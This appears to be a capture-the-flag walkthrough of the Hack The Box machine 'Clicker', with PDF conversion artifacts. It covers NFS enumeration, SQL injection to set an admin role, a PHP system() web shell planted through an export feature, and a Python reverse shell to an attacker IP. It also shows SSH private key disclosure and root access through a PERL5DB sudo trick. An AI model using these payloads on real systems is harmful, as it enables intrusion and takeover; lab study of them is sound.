

# Clicker

## Clicker


<https://app.hackthebox.com/machines/Clicker>

```
rustscan -a 10.10.11.232 -- -sV -sC -A | tee scan.txt
```


PORT	STATE	SERVICE	REASON	VERSION
22/tcp	filtered	ssh	no-response	
80/tcp	open	http	syn-ack	Apache httpd 2.4.52 ((Ubuntu))
http-methods:				
_ Supported Methods: GET POST				
_ http-title: Clicker - The Game				
2049/tcp	open	rpcbind	syn-ack	
38003/tcp	open	nlockmgr	syn-ack	1-4 (RPC #100021)
43199/tcp	open	rpcbind	syn-ack	
53459/tcp	open	mountd	syn-ack	1-3 (RPC #100005)
56441/tcp	open	mountd	syn-ack	1-3 (RPC #100005)

NSE: Script Post-scanning.

Find XSS



And possible usernames



But Nothing I can do with this XSS

```
showmount -e 10.10.11.232
```

```
(kali㉿kali)-[~/HTB/clicker]
$ showmount -e 10.10.11.232
Export list for 10.10.11.232:
/mnt/backups *
```

```
sudo mount -t nfs clicker.htb:/mnt/backups share
```

```

(kali㉿kali)-[~/HTB/clicker]
$ sudo mount -t nfs clicker.htb:/mnt/backups share

(kali㉿kali)-[~/HTB/clicker]
$ ls
scan.txt  share

(kali㉿kali)-[~/HTB/clicker]
$ cd share

(kali㉿kali)-[~/HTB/clicker/share]
$ ls -la
total 2240
drwxr-xr-x 2 nobody nogroup   4096 Sep  5 15:19 .
drwxr-xr-x 3 kali    kali     4096 Sep 27 14:28 ..
-rw-r--r-- 1 root    root     2284115 Sep  1 16:27 clicker.htb_backup.zip

(kali㉿kali)-[~/HTB/clicker/share]
$ cp clicker.htb_backup.zip ../

(kali㉿kali)-[~/HTB/clicker/share]
$ ls
clicker.htb_backup.zip

(kali㉿kali)-[~/HTB/clicker/share]
$ cd ..

(kali㉿kali)-[~/HTB/clicker]
$ ls
clicker.htb_backup.zip  scan.txt  share

(kali㉿kali)-[~/HTB/clicker]
$ unzip clicker.htb_backup.zip
Archive: clicker.htb_backup.zip
  creating: clicker.htb/
  inflating: clicker.htb/play.php
  inflating: clicker.htb/profile.php
  inflating: clicker.htb/authenticate.php
  inflating: clicker.htb/create_player.php
  inflating: clicker.htb/logout.php

```

I found interesting misconfiguration in admin.php file and a variable "ADMIN"

```

<a class="nav-link fw-bold py-1 px-0 active" aria-current="page" href="/index.php">back to home</a>
</nav>
</div>
<h5 class="float-md-start mb-0" style="color:green;" name="msg"><?php echo $_GET['msg']; ?></h5>
<h5 class="float-md-start mb-0" style="color:red;" name="err"><?php echo $_GET['err']; ?></h5>
</header>
<?php
session_start();
include_once("db_utils.php");

if ($_SESSION["ROLE"] != "Admin") {
    header('Location: /index.php');
    die;
}
?>
<!doctype html>

```

In db.query file I found that the mysql database on the server, how query build and what is password

## hash function

```
<?php
session_start();

$db_server="localhost";
$db_username="clicker_db_user";
$db_password="clicker_db_password";
$db_name="clicker";
$mysqli = new mysqli($db_server, $db_username, $db_password, $db_name);
$pdo = new PDO("mysql:dbname=$db_name;host=$db_server", $db_username, $db_password);

function check_exists($player) {
    global $pdo;
    $params = ["player" => $player];
    $stmt = $pdo->prepare("SELECT count(*) FROM players WHERE username = :player");
    $stmt->execute($params);
    $result = $stmt->fetchColumn();
    if ($result > 0) {
        return true;
    }
    return false;
}

function create_new_player($player, $password) {
    global $pdo;
    $params = ["player"=>$player, "password"=>hash("sha256", $password)];
    $stmt = $pdo->prepare("INSERT INTO players(username, nickname, password, role, clicks, level) VALUES (:player,:player,:password,'User',0,0)");
```

1 of the possible attack vectors I found in file save.game.php

```
$ cat save_game.php
php
session_start();
include_once("db_utils.php");

(isset($_SESSION['PLAYER']) && $_SESSION['PLAYER'] != "") {
    $args = [];
    foreach($_GET as $key=>$value) {
        if (strtolower($key) == 'role') {
            // prevent malicious users to modify role
            header('Location: /index.php?err=Malicious activity detected!');
            die;
        }
    }
}
```

And I found vulnerable parametr, after sqlmap show me that "click" parametr might be not injectable

```
sqlmap -u http://clicker.htb//save_game.php?clicks= --level=5 --risk=3 --batch --dump
[1.7.8#stable]
https://sqlmap.org

legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
developers assume no liability and are not responsible for any misuse or damage caused by this program

starting @ 12:00:18 /2023-09-28/

:00:18] [WARNING] provided value for parameter 'clicks' is empty. Please, always use only valid parameter value
:00:18] [INFO] testing connection to the target URL
:00:18] [INFO] have not declared cookie(s), while server wants to set its own ('PHPSESSID=qegkt07g1uo ... o7d881i7rb'). Do you
:00:18] [INFO] testing if the target URL content is stable
:00:19] [ERROR] there was an error checking the stability of page because of lack of content. Please check the
:00:19] [INFO] testing if GET parameter 'clicks' is dynamic
:00:22] [WARNING] GET parameter 'clicks' does not appear to be dynamic
:00:22] [WARNING] heuristic (basic) test shows that GET parameter 'clicks' might not be injectable
:00:24] [INFO] testing for SQL injection on GET parameter 'clicks'
```

I try another parametr manually


Request		Response	
Pretty	Raw Hex	Pretty	Raw Hex Render
1 GET /save_game.php?clicks=99&level=1&%72%6f%6c%65 HTTP/1.1		1 HTTP/1.1 302 Found	
2 Host: clicker.htb		2 Date: Thu, 28 Sep 2023 16:03:46 GMT	
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0		3 Server: Apache/2.4.52 (Ubuntu)	
4 Accept:		4 Expires: Thu, 19 Nov 1981 08:52:00 GMT	
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8		5 Cache-Control: no-store, no-cache, must-revalidate	
5 Accept-Language: en-US,en;q=0.5		6 Pragma: no-cache	
6 Accept-Encoding: gzip, deflate		7 Location: /index.php?err=Malicious activity detected!	
7 Connection: close		8 Content-Length: 0	
8 Referer: http://clicker.htb/play.php		9 Connection: close	
9 Cookie: PHPSESSID=nd874ngm8pf4vvv8iv79mqd07o		10 Content-Type: text/html; charset=UTF-8	
0 Upgrade-Insecure-Requests: 1		11	
1		12	
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request returns a 302 instead of a 500

I try some payloads

1&role="Admin"# This 1 is works

I relogin to my account and I am admin



I am admin but I can't do nothing - so I try to use other vulnerabilities. The next vulnerability I successfully use is in file *export.php*

We might specify txt file of JSON, but if we specify PHP - script will create a HTML file

```
$s = "";  
if ($ POST["extension"] = "txt") {  
    $s .= "Nickname: " . $currentplayer["nickname"] . " Clicks: " . $currentplayer["clicks"] . " Level: " . $currentplayer["level"] . "\n";  
    foreach ($data as $player) {  
        $s .= "Nickname: " . $player["nickname"] . " Clicks: " . $player["clicks"] . " Level: " . $player["level"] . "\n";  
    }  
} elseif ($ POST["extension"] = "json") {  
    $s .= json_encode($currentplayer);  
    $s .= json_encode($data);  
} else {  
    $s .= "<table>";  
    $s .= "<thead>";  
    $s .= "<tr>";  
    $s .= "<th scope='col'>Nickname</th>";  
    $s .= "<th scope='col'>Clicks</th>";  
    $s .= "<th scope='col'>Level</th>";  
    $s .= "</tr>";  
    $s .= "<tbody>";  
    $s .= "<tr>";  
    $s .= "<th scope='row'>" . $currentplayer["nickname"] . "</th>";  
    $s .= "<td>" . $currentplayer["clicks"] . "</td>";  
    $s .= "<td>" . $currentplayer["level"] . "</td>";  
    $s .= "</tr>";  
}
```

add payload , and send POST request

nickname="<?php system(\$\_REQUEST['cmd']); ?>"#

Send

Cancel

<

>

Follow redirection

Request

1 POST /export.php HTTP/1.1

2 Host: clicker.htb

3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:102.0) Gecko/20100101 Firefox/102.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Connection: close

8 Referer: http://clicker.htb/play.php

9 Cookie: PHPSESSID=nd874ngm8pf4vvv8rv79mqd07o

0 Upgrade-Insecure-Requests: 1

1 Content-Type: application/x-www-form-urlencoded

2 Content-Length: 13

3

4 extension=php

Response

1 HTTP/1.1 302 Found

2 Date: Thu, 28 Sep 2023 16:45:13 GMT

3 Server: Apache/2.4.52 (Ubuntu)

4 Expires: Thu, 19 Nov 1981 08:52:00 GMT

5 Cache-Control: no-store, no-cache, must-revalidate

6 Pragma: no-cache

7 Location: /admin.php?msg=Data has been saved in exports/top\_players\_pjgzb58c.php

8 Content-Length: 0

9 Connection: close

10 Content-Type: text/html; charset=UTF-8

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And now I can create RCE

cmd=id



Nickname	Clicks	Level
<b>uid=33(www-data) gid=33(www-data) groups=33(www-data)</b>	999999999	100
<b>admin</b>	9999999999999999999	999999999
<b>ButtonLover99</b>	10000000	100
<b>Paol</b>	2776354	75
<b>test</b>	9999999999999999999	999999999
<b>Th3Br0</b>	87947322	1

I chose python revshell to connect

```
export RHOST="10.10.14.147";export RPORT=4444;python3 -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("bash")'
```

```

(kali@kali)~$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.147] from (UNKNOWN) [10.10.11.232] 33772
www-data@clicker:/var/www/clicker.htb/exports$

```

clicker.htb/exports/top\_players\_pjgzb58c.php?cmd=export%20RHOST=%2210.10.14.147%22;export%20RPORT=4444

Nickname	Clicks	Level
<b>uid=33(www-data) gid=33(www-data) groups=33(www-data)</b>	999999999	100
<b>admin</b>	9999999999999999999	999999999
<b>ButtonLover99</b>	10000000	100
<b>Paol</b>	2776354	75
<b>test</b>	9999999999999999999	999999999
<b>Th3Br0</b>	87947322	1

On machine I found interesting binary , but to understand how it works I must download binary and analize with chatGPT

```

-rw-rw-r-- 1 jack jack 256 Jul 21 22:29 README.txt
-rwsrwsr-x 1 jack jack 16368 Feb 26 2023 execute_query
www-data@clicker:/opt/manage$ cat README.txt
cat README.txt
Web application Management
foreach ($data as $player) {
Use the binary to execute the following task:
    $s - 1: Creates the database structure and adds user admin
    $s - 2: Creates fake players (better not tell anyone)
    $s - 3: Resets the admin password
    $s - 4: Deletes all users except the admin
www-data@clicker:/opt/manage$ ./execute_query 5 ../.ssh/id_rsa
./execute_query 5 ../.ssh/id_rsa
mysql: [Warning] Using a password on the command line interface can be insecure.
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnZhc1RZKtdjEAAAAABG5vbmUAAAAAEbm9uZQAAAAAAAAABAAABlwAAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAs4eQaWHe45iGSieDHbraAYgQdMwLMGpt50KmMUAwWgAV2zlp8/1Y
J/tSzgoR9Fko8I1UpLnHCLz2Ezsb/MrLCe8nG5TlbJrrQ4Hcqns4TKN7DZ7XW0bup3ayy1
kAAZ9Uot6ep/ekM8E+7/39VZ5fe1FwZj4iRKI+g/BVQFclsgK02B594GkOz33P/Zzte2jV
Tgmy3+htPE5My31i2LXh6XwfepiB0jG+mQDg20ySAphb01SbMisowP1aSexKMh7Ir6IlPu
nuw3l/luYvRGDN8fyumTeIXVAdPf0qMqTOVECo7hAoY+uYWKfiHxOX4fo+/fNwdcfctBUm
pr5Nxx0GCH1wLnHsbx+/oBkPzxuzd+BcGNZp7FP8cn+dEFz2ty8Ls0Mr+XW5ofivEwr3+e
300gtpl6Qh02eLiZVrIX0HiPzW49emv4xhuoPF3E/5CA6akeQbbGAppTi+EBG9Lhr04c9E
2uCSLPiZqHiViArcUbbXxWMX2NPSJzDsQ4xeYqFtAAAFi02Fee3thXntAAAAB3NzaC1yc2
EAAAGBALOHkGh3u0Yhkongx262gGIEHTMJTBj7edCpjFAL1oAFds5T/P9WCf7Us4KEfRZ
KPCNVKS5xwi89hM7G/zKywnvJxuU5Wya600B3Kp0uEyjew2e11tG7qd2sstZAAGfVKLenq
f3pDPBPu/9/VWeX3tRcGY+IkSiPoPwVUBXJbICtNgefepBpDs99z/2c7Xto1U4Jst/obTx0
TMt9YtpV4el1n3qYgToxvpkA4NjskgKYWztUmZIrKMD9WknsSjIeyK+iJT7p7sN5f5bsr0
RgzfH8rpk3iF1QHT3zqjKkzLRAq04QKGPmFin4h8Tl+H6Pv3zcHXH3LQVJqa+TccdBgh9
cC5x7G8fv6AZD88bs3fgXBjWaexT/HJ/nRBc9rcvC7NDK/l1uaH4rxMK9/nt9DoLaS+kIT
tni4mVayFzh4j81uPXpr+MYbqDxdxP+Qg0mpHkG2xgKaU4vhARvS4a90HPRNrgkiz4mah4
lYgK3FG218VjF9jT0icw7EOMXmKhbQAAAAMBAAEAAAGACLYPP83L7uc7vOVl609hvKlJgy
FUvKBcrtgBEGq44XkXlmeVhZVJbcc4IV9Dt80LxQBWlxecmMPufMhld0Kvz2+XSjNTXo21
1LS8bFj1iGJ2WhbXBERQ0bdkvZE3+twSuyrSL/xIL2q1DxgX7sucfnNZLNze9M2akvRabq
DL53NSKxpvqS/v1AamaygePTmmrz/mQgGTayA5Uk5sl7Mo2CAn5Dw3PV2+KfAoa3uu7ufyC
kMJUNWT6uUKR2vx0LT5pEZKlg8Qmw2HHZxa6wUlpTSRMg0+R+xEQsemUFy0vCh4TyezD3i
SlyE8yMm8gdIgYJB+FP5m4eUyGTjTE4+lhXOKgEGPcw9+MK7Li05KbgsV/ZwuLiI8UNAhc
9vgmEfs/hoiZPX6fpG+u4L82oKJuIbxF/I2Q2YBNIP909qVLdxUniEUCNl3BOAk/8H6usN
9pLG5kIalMYS16lMnfethUiUrTZzATPYT1xZzQCdJ+qagLrl7033aez3B/OAUrYmsBAAAA
wQDB7xyKB85+0n0U9Qk1jS85dNaEeSBGb7Yp4e/oQGihQuN/xBgaZzYTE07WQtrfmZMM4s

```

The results was id\_rsa key

But to connect to machine I must add "--" two minuses

on the begin and on the end of key

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABAG5vbmUAAAABbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAs4eQaWHe45iGSieDHbraAYgQdMwLMGPt50KmMUAvWgAV2zlp8/1Y
J/tSzgoR9Fko8I1UpLnHCLz2Ezsb/MrLCe8nG5TlBJrrQ4HcqnS4TKN7DZ7XW0bup3ayy1
kAAZ9Uot6ep/ekM8E+7/39VZ5fe1FwZj4iRKI+g/BVQFclsgK02B594Gk0z33P/Zzte2jV
Tgmy3+htPE5My31i2lXh6XWfepiBOjG+mQDg20ySaphb01SbMisowP1aSexKMh7Ir6IlPu
nuw3l/luyvRGDN8fyumTeIXVAdPfOqMqTOVECo7hAoY+uYWKfiHxOX4fo+/fNwdcfctBUM
pr5Nxx0GCH1wLnHsbx+/oBkPzxuzd+BcGNZp7FP8cn+dEFz2ty8Ls0Mr+XW5ofivEwr3+e
300gtPL6Qh02eLiZvRiX0HiPzW49emv4xhuoPF3E/5CA6akeQbbGAppTi+EBG9Lhr04c9E
2uCSLPiZqHiViArcUbbXxWMX2NPSJzDsQ4xeYqFtAAAFi02Fee3thXntAAAAB3NzaC1yc2
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KPCNVKS5xwi89hm7G/zKywnvJxuU5Wya600B3Kp0uEyjew2e11tG7qd2sstZAAGfVKLenq
f3pDPBPu/9/VWeX3tRcGY+IkSiPoPwVUBXJbICtNgefeBpDs99z/2c7Xto1U4Jst/obTx0
TMt9YtpV4el1n3qYgToxvpkA4NjsgkKYWztUmzIrKMD9WknsSjIeyK+iJT7p7sN5f5bsr0
RgzfH8rpk3iF1QHT3zqjKkzLRAqO4QKGPmFin4h8Tl+H6Pv3zcHXH3LQVJqa+TccdBgh9
cC5x7G8fv6AZD88bs3fgXBjWaexT/HJ/nRBc9rcvC7NDK/l1uaH4rxMK9/nt9DoLaS+kIT
tni4mVayFzh4j81uPXpr+MYbQdxdP+QgOmpHkG2xgKaU4vhARvS4a9OHPNRngkiz4mah4
lYgK3FG218VjF9jT0icw7EOMXmKhbQAAAAMBAEAAAGACLYPP83L7uc7vOVl609hvKlJgy
FUvKBcrtgBEGq44XkXlmeVhZVJbcc4IV9Dt80LxQBWLxecnMPufMhld0Kvz2+XSjNTXo21
1LS8bFj1iGJ2WhbXBERQ0bdkvZE3+twSuyrSL/xIL2q1DxgX7sucfnNZLNze9M2akvRabq
DL53NSKxpvqS/v1AmaygePTmmrz/mQgGTayA5Uk5sl7Mo2CAn5Dw3PV2+KfAoa3uu7ufyC
kMJUNWT6uUKR2vx0LT5pEZKlg8Qmw2HHZxa6wUlpTSRMgO+R+xEQsemUFy0vCh4TyezD3i
SlyE8yMm8gdIgYJB+FP5m4eUyGTjTE4+lhX0KgEGPcw9+MK7Li05Kbgsv/ZwuLiI8UNAhc
9vgmEfs/hoiZPX6fpG+u4L82oKJuIbxF/I2Q2YBNIP909qVLdxUniEUCNl3BOAk/8H6usN
9pLG5kIalMYS16lMnfethUiUrTZZATPYT1xZzQCdJ+qagLrl7033aez3B/OAUrYmsBAAAA
wQDB7xyKB85+On0U9Qk1jS85dNaEeSGB7Yp4e/oQGiHquN/xBgaZzYTE07WQtrfmZMM4s
SXT5q00J8TBWjmkuzit3/BjrdOAs8n2Lq8J0sPcltsMnoJuZ3Svqclqi8WuttSgKPyhC4s
FQsp6ggRGCP64C8N854//KuxhTh5UXHmD7+teKGdbi9MjfDygwK+gQ33YIr2KczVgdltwW
EhA8zfl5uimjsT31lks3jwk/I8CupZGrVvXmyEzBYZBegl3W4AAADBA019sPL8ZYYo1n2j
rgHoSkgwA8kZJRy6BIyRFRUODsYBLk0ItFnriPgWSE2b3iHo7cuujCDju0yIIf2QG87Hh
zXj1wghocEMzZ3ELIlkIDY8BtrewjC3CFyeIY3XKCY5AgzE2ygRGvEL+YFLezLqhJseV8j
3k0hQ3D6boridyK3T66YGzJsdpEvWTpbvve3FM5pIWmA5LUXyihP2F7fs2E5aDBUuLJeyi
F0YCoftLetCA/kiVtqlT0trg08Yh+78QAAAMEAwYV0GjQs3AYNLMGccWlVFoLLPKGItynr
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JJk+Ds3zu2NNNmQ82gPwc/wNM3TatS/Oe4loqHg3nDn5CEbPtgc8wkxheKARAZ0SbztCJC
Ls0xRu230Ti7tRB0tV153KHLE4Bu7G/d028dbQhtfMXJLu96W1l3Fr98pDxDSFnig2HMIi
lL4gSjPD/FjWk9AAAADGphy2tAY2xpY2tlcgECAwQFBg==
-----END OPENSSH PRIVATE KEY-----
```

To got the root I must read this:

<https://www.elttam.com/blog/env/#content>

```
sudo -l
```

```
sudo PERL5OPT=-d PERL5DB='system("chmod u+s /bin/bash");' /opt/monitor.sh
```

```
jack@clicker:~$ ls
queries user.txt /usr/bin/date +361
jack@clicker:~$ sudo PERL5OPT=-d PERL5DB='system("chmod u+s /bin/bash");' /opt/monitor.sh
No DB::DB routine defined at /usr/bin/xml_pp line 9.
No DB::DB routine defined at /usr/lib/x86_64-linux-gnu/perl-base/File/Temp.pm line 870.
END failed--call queue aborted.
jack@clicker:~$ /bin/bash -p
bash-5.1# cd /root
bash-5.1# ls
diagnostic_files restore root.txt ute_query 5 ./flag.txt
bash-5.1# cat root.txt
463909d5162f20940ed6d46faf2ccf55
bash-5.1#
```